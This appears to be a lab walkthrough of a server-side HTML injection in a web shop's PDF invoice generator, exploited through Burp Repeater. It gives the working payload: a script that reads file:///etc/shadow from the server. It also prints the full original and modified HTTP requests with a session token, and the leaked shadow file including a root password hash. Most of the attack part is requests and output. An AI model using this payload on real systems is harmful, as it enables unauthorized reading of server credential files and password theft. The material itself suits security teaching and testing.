Replace the value of data in the JSON payload (for the request in repeater) and set it to:


<!DOCTYPE html><html><head><meta http-equiv=\"Content-Type\" content=\"text/html; charset=UTF-8\"><body><script>x=new XMLHttpRequest;x.onload=function(){document.write(this.responseText)};x.open(\"GET\",\"file:///etc/shadow\");x.send();</script></body></html>

Goto Repeater and modify the HTML payload sent to the backend.




```
POST /invoice HTTP/1.1
Host: 192.184.186.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e-shopping-cart.com:5000/invoice
Content-Type: application/json
Content-Length: 2119
Origin: http://e-shopping-cart.com:5000
Connection: close

{"data":
"<div class=\"d-flex flex-row justify-center mt-3\"><div role=\"alert\" class=\"v-alert v-she
et theme--light v-alert--border v-alert--dense v-alert--text v-alert--border-left green--text
\"><div class=\"v-alert__wrapper\"><div class=\"v-alert__content\"><span><i aria-hidden=\"tru
e\" class=\"v-icon notranslate v-icon--left mdi mdi-information-outline theme--light green--t
ext\"></i> Available wallet balance - $1000 <button type=\"button\" class=\"ml-12 v-btn v-btn
--flat v-btn--icon v-btn--round v-btn--rounded v-btn--text theme--light v-size--default red--
```

Modified Request:



```
POST /invoice HTTP/1.1
Host: 192.184.186.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e-shopping-cart.com:5000/invoice
Content-Type: application/json
Content-Length: 522
Origin: http://e-shopping-cart.com:5000
Connection: close

{"data":
"<!DOCTYPE html><html><head><meta http-equiv=\"Content-Type\" content=\"text/html; charset=UT
F-8\"><body><script>x=new XMLHttpRequest;x.onload=function(){document.write(this.responseText
)};x.open(\"GET\",\"file:///etc/shadow\");x.send();</script></body></html>","token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZG1
pbiI6ZmFsc2UsImVtYWlsIjoiamFrZUBlLXNob3BwaW5nLWNhcnQuY29tIiwiZXhwIjoxNTg0NzM3NjU2LCJpYXQiOjE1
ODQ3MzU4NTZ9.ktLqNr8XWYVG6db-rrpR9_I9p4pyTqIG1nT00pUpTTE"}
```

Response:




```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 42
Access-Control-Allow-Origin:
http://e-shopping-cart.com:5000
Vary: Origin
Server: Werkzeug/1.0.0 Python/2.7.17
Date: Fri, 20 Mar 2020 20:38:17 GMT

{"location": "pdf/invoice-1584736697.pdf"}
```

PDF Path: pdf/invoice-1584736697.pdf

Viewing the generated PDF:

New PDF URL: http://192.184.186.3:8080/pdf/invoice-1584736697.pdf



```
root:$6$kCBOdn4t$WeyAvDdRJBkLx4Vbs2ciSf8etfBFT0rS2.KSjtIB47wsdRf0OGSoIFzHszXCvI0cFAwnbBLwnc/XeJS6ZH4Rs/:18341:0:99999:7:::
daemon:*:18273:0:99999:7::: bin:*:18273:0:99999:7::: sys:*:18273:0:99999:7::: sync:*:18273:0:99999:7::: games:*:18273:0:99999:7:::
man:*:18273:0:99999:7::: lp:*:18273:0:99999:7::: mail:*:18273:0:99999:7::: news:*:18273:0:99999:7::: uucp:*:18273:0:99999:7:::
proxy:*:18273:0:99999:7::: www-data:*:18273:0:99999:7::: backup:*:18273:0:99999:7::: list:*:18273:0:99999:7::: irc:*:18273:0:99999:7:::
gnats:*:18273:0:99999:7::: nobody:*:18273:0:99999:7::: _apt:*:18273:0:99999:7::: messagebus:*:18341:0:99999:7:::
```

Notice that it contains the contents of /etc/shadow file.

Root Password Hash:
WeyAvDdRJBkLx4Vbs2ciSf8etfBFT0rS2.KSjtIB47wsdRf0OGSoIFzHszXCvI0cFAwnbBLwnc/XeJS6ZH4Rs/

References:

1. Export Injection (https://medium.com/@inonst/export-injection-2eebc4f17117)
2. wkhtmltopdf arbitrary file read (https://github.com/wkhtmltopdf/wkhtmltopdf/issues/4536)